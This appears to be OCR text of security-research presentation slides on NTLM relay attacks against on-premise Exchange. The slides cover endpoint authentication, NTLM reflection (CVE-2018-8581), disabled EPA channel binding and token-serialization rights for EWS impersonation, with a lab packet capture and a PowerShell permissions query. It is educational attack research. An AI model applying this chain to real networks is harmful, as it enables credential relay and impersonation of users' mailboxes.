[NTLM Auth]
I am DOMAIN\victim, here is
the challenge-response
NETLOGON
Success
Victim
Attacked Target
DC

NTLM Relay Attack 101



Attacker

Login failed

Login successful with
DOMAIN\victim

Exploit ⚠

NETLOGON

Success


Victim

Attacked Target

DC

NTLM Relay Attack

- We can trigger NTLM authentication of XLAB\Exchange1$
- Preconditions for NTLM relay attack
  - Authentication
    - Are there any vulnerable services as targets of NTLM relay attacks?
  - Authorization
    - Does the machine account have any special privileges on these services?



NTLM relay -> Login with XLAB\Exchange1$

XLAB\Exchange1$ can perform sensitive operations


Exchange Server (on-premise) Endpoints

Endpoints	Description	Authentication
/owa	Outlook Web App	Web Form
/ecp	Exchange Control Panel	Web Form
/mapi	MAPI over HTTP, used by modern Microsoft Outlook	Kerberos, NTLM
/EWS	Exchange Web Services, used by Outlook for macOS and Outlook add-ins	Kerberos, NTLM
/Rpc	Outlook Anywhere, used by Microsoft Outlook 2013, Outlook 2010, or Outlook 2007	Kerberos, NTLM, Basic
/Microsoft-Server-ActiveSync	ActiveSync let you synchronize a mobile device with your Exchange mailbox	Basic
/Powershell	Used by Exchange PowerShell Cmdlets	Kerberos
/Autodiscover	Used by client application to configure itself	Kerberos, NTLM, Basic
/API	REST API, available in Exchange 2016 CU3 or newer	Kerberos, NTLM
/OAB	Offline Address Book	Kerberos, NTLM

Can we relay NTLM authentication to these endpoints ? 🤔


NTLM Reflection

- Can we relay the NTLM authentication back to Exchange1 ?
- CVE-2018-8581 SSRF + NTLM reflection
  - The victim and the attacked target are the same machine
  - CVE-2018-8581 disabled NTLM reflection on Exchange Server
  - Remove HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa DisableLoopbackCHECK


NTLM auth of XLAB\Exchange1$
Relay back to the same machine
Attacker
Exchange1


Two Exchange Servers

- What if there is more than one Exchange Server in the AD ?
  - A common situation of Exchange Server load balancing in enterprise environments


NTLM auth of XLAB\Exchange1$
Exchange1
Attacker
Relay the NTLM auth to HTTPS endpoints on Exchange2
EPA
✓
Exchange2

Extended Protection for Authentication


- EPA (Extended Protection for Authentication)
  - Channel Binding: NTLM authentication protection on TLS channel
  - Calculates a **Channel Binding Token (CBT)** based on the TLS certificate and the user's NT hash, then adds it to the NTLM_AUTHENTICATE message


NTLM_AUTH + CBT
NTLM_AUTH + CBT
Victim
Attacker
Attacked Target

CalculateCBT(NT hash of DOMAIN\victim, 📜 , …)

Extended Protection for Authentication

- Channel Binding Token in NTLMSSP over SMB are all zero by default
- But fortunately, EPA is disabled on these Exchange endpoints by default




```
NTLMv2 Response: 2810d990116afa1b454669b951443c2f0101000000000000e5
   NTProofStr: 2810d990116afa1b454669b951443c2f
   Response Version: 1
   Hi Response Version: 1
   Z: 000000000000
   Time: May 19, 2021 05:23:48.475286900 UTC
   NTLMv2 Client Challenge: 91b0de87efdfac3f
   Z: 00000000
 > Attribute: NetBIOS domain name: XLAB
 > Attribute: NetBIOS computer name: DC2019
 > Attribute: DNS domain name: xlab.sec
 > Attribute: DNS computer name: DC2019.xlab.sec
 > Attribute: DNS tree name: xlab.sec
 > Attribute: Timestamp
 > Attribute: Flags
 > Attribute: Restrictions
 v Attribute: Channel Bindings
      NTLMV2 Response Item Type: Channel Bindings (0x000a
      NTLMV2 Response Item Length: 16
      Channel Bindings: 00000000000000000000000000000000
 > Attribute: Target Name: cifs/192.168.2.10
 > Attribute: End of list
   Z: 00000000
   padding: 00000000
```

Does XLAB\Exchange1$ has any special privileges on these endpoints? 🤔

Exchange Server Machine Account


- ExtendedRights ms-Exch-EPI-Token-Serialization
- All members of the Exchange Servers group have token serialization rights on all Exchange Servers in the AD



```
[PS] C:\Windows\system32>Get-ADPermission -Identity Exchange1 | where {($_.ExtendedRights -like "ms-Exch-EPI-Token-Serialization")
-and (-not $_.Deny) } | ft -autosize Identity,User,ExtendedRights,Deny,IsInherited

Identity                             User                         ExtendedRights                    Deny  IsInherited
--------                             ----                         --------------                    ----  -----------
EXCHANGE1                            NT AUTHORITY\NETWORK SERVICE {ms-Exch-EPI-Token-Serialization} False       False
EXCHANGE1                            XLAB\Exchange Servers        {ms-Exch-EPI-Token-Serialization} False        True
Mailbox Database 1810180856\EXCHANGE1 XLAB\Exchange Servers       {ms-Exch-EPI-Token-Serialization} False        True
EXCHANGE1\EXCHANGE1                  NT AUTHORITY\NETWORK SERVICE {ms-Exch-EPI-Token-Serialization} False        True
EXCHANGE1\EXCHANGE1                  XLAB\Exchange Servers        {ms-Exch-EPI-Token-Serialization} False        True
```

EWS Impersonation

- EWS creates security access tokens based on <m:SerializedSecurityContext>
- Users with token serialization rights can impersonate other Exchange users

